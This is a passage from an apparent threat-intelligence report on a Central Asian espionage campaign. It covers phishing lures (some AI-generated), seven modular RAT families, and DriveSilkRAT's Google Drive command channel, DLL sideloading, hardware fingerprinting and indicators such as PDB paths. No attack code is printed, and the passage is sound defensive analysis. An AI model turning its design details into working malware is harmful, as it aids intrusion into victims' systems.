


*Fig. 7. Phishing document impersonating the **Ministry of Internal Affairs of the Republic of Uzbekistan***




Fig. 8. Phishing document named “Draft Supplementary Agreement to the Treaty_2025.doc” (in translation from Russian)




Fig. 9. Phishing document named “Greeting message draft.doc” (in translation from Tajik)




Fig. 10. AI-generated phishing document promoting a fake regional energy-cooperation platform involving Kazakhstan, Uzbekistan, Kyrgyzstan, Tajikistan, and Turkmenistan




Fig. 11. AI-generated phishing document falsely advertising GPU cloud-computing capacity for AI development and prompting the user to enable macros (in translation from Russian)

Toolset Overview

Over the course of the intrusion, the threat actor relied on a diverse and layered toolset, with many execution chains built around DLL sideloading through legitimate, signed binaries. This section examines the main malware components observed during the investigation, covering their deployment chains, execution flow, configuration and encryption logic, persistence mechanisms, and the most relevant technical findings identified during analysis.

The actor's toolset is built largely around modular, plugin-capable malware. Except for NodeEdgeRAT, all major families observed in this intrusion support external plugins or load auxiliary modules. This architecture allows the actor to keep initial implants relatively focused while deploying additional functionality only when needed, such as clipboard monitoring, keylogging, file management, or interactive shell access. It also gives the operator flexibility to update or replace individual components without changing the entire implant, tailor capabilities to specific victims, and limit exposure of the full toolset during any single deployment. The consistent use of modular architectures across distinct malware families points to a mature and highly engineered toolset.

Across the investigation, which spans from late 2025 into 2026, the following malware families and components were observed in use:

- **DriveSilkRAT**: a Google Drive-backed backdoor observed as both a .NET and a C++ implant. It abuses Google Drive as a C2 channel and supports arbitrary command execution through an in-memory .NET plugin system.
- **SpiceRAT**: delivered through the HelpLoader sideloading chain. The samples observed in this campaign show significant evolution from the version publicly documented by Cisco Talos in 2024, including changes in delivery artifacts, persistence, payloads, and obfuscation.
- **CookiETagRAT**: a sideloaded RAT using a custom per-victim C2 protocol over HTTP. Its communication relies on encrypted values carried in HTTP Cookie, Set-Cookie, and ETag headers, with ChaCha20 key material derived dynamically from host-specific identifiers.
- **BloodAlchemy**: delivered through a DLL sideloading chain and using indirect system calls to reduce its visibility to EDR hooks. The recovered sample contained three embedded plugins: **impapi**, **cliplogger**, and **keylogger**. Two of these plugins were not publicly documented at the time of analysis.
- **NomadRAT**: a previously undocumented plugin-based RAT family written in C++. Its architecture separates the main payload from a dedicated networking module, allowing C2 communication functionality to be exposed through exported DLL functions.
- **GoginRAT**: a Go-based modular framework split across several components: a loader, an orchestrator, a network transmitter, and two local plugins supporting **filesystem** management and interactive **shell** operations.
- **NodeEdgeRAT**: a Node.js-based multiplatform implant delivered as an obfuscated JavaScript file. It supports host registration, periodic C2 check-ins, remote command execution, file operations, and scheduled-task persistence.

DriveSilkRAT




Fig. 12. DriveSilkRAT execution and plugin flow: sideloaded on disk, tasked through a shared Google Drive dead-drop that delivers .NET plugins executed in memory

Technical Overview

DriveSilkRAT is one of the main malware families observed in this intrusion and appears to have acted as an important long-term access and delivery mechanism. The variant analyzed most extensively is a .NET backdoor that abuses Google Drive as its C2 channel and executes remote commands on the compromised host through a modular system of custom .NET plugins. Operators use files placed in a shared Google Drive folder to issue commands, deliver plugin assemblies, upload files to the victim, and retrieve exfiltrated data.

The samples observed in the wild were commonly dropped under names such as `GoogleDriveClient.exe` and `googledrive.exe`. The PE metadata attempts to make the binary appear benign, but the impersonation is inconsistent: it combines a Google-themed client name with a Microsoft `CompanyName` field, which undermines the disguise.

```
InternalName: GoogleDriveClient.exe
FileDescription: GoogleClient
CompanyName: Microsoft
```

During the investigation, we analyzed multiple DriveSilkRAT variants, including both .NET and C++ implementations. Their similar configuration values and overlapping functionality suggest an actively maintained codebase that is being ported across languages.

Technical Analysis

The .NET sample was built as a self-contained .NET application, using Fody/Costura to embed its dependencies into the main executable, which is shipped as a single file.

The C++ variant of this backdoor follows a different deployment pattern: it is a DLL (`mpclient.dll`) sideloaded via the legitimate Windows Defender Antimalware Core Service executable (`MpDefenderCoreService.exe`). Its RC4 key differs from the .NET version by a single character, and it otherwise preserves the same service account and overall functionality, reinforcing the impression of a single codebase reimplemented across languages.

During initialization, the samples authenticate to Google Drive using encrypted credentials embedded in the binary. The primary authentication mode uses a Google service account email and private key; the analyzed variants also contain an alternative path that uses a pre-obtained OAuth access token, optionally routed through a hardcoded HTTP proxy with certificate validation disabled.

DriveSilkRAT uses a consistent file naming convention for C2 messages on Google Drive:

```
GUID-<PROTOCOL_TAG>_<INSTANCE_UUID>_<yyyyMMddHHmmss>.json
```

These files can contain registration data, tasking information, plugin assemblies, uploaded files, exfiltrated data, command output, or runtime errors. Payloads and responses are Base64-encoded and RC4-encrypted before being written to the same Google Drive folder.

After setting a global mutex, the agent generates a unique victim identifier, referred to in the code and protocol as a GUID/UUID. This value is derived from hardware fingerprinting and reduced to a 16-character hexadecimal identifier. The fingerprinting logic collects the CPU processor ID, motherboard serial number, system drive information, and MAC address through WMI queries. These values are concatenated, hashed with SHA-256, and truncated to create the victim identifier used in Google Drive task files. If HWID generation fails, the exception string is returned in place of the UUID; the same happens for other errors:

```
GUID-SSSR_Error generating HWID_ Invalid query _20260519225128.json
GUID-SSSR_Error generating HWID_ The service cannot be started, either because it is
disabled or because it has no enabled devices associated with it.__20260522000841.json
```

DriveSilkRAT also contains several key indicators, such as these PDB paths for both the malware and its plugins:

```
E:\YUN\GoogleDriveWindows\

E:\YUN\GoogleDriveWindows\Plugs
```

Additional process paths observed in our telemetry:

PROCESS	DATETIME
E:\YUN\GoogleDriveWindows\Encoder\bin\Release\Encoder.exe	20250707113654
E:\YUN\GoogleDriveWindows\ConfuserEx-GUI\ConfuserEx.exe	20250630154528
E:\YUN\GoogleDriveWindows\GoogleClient\bin\Release\GoogleDriveClient.exe	20250707121659

The recurring build path, the use of ConfuserEx for .NET protection, and the presence of a dedicated “Encoder” utility indicate that the operators maintain an established packaging and delivery pipeline.

Beaconing and Registration

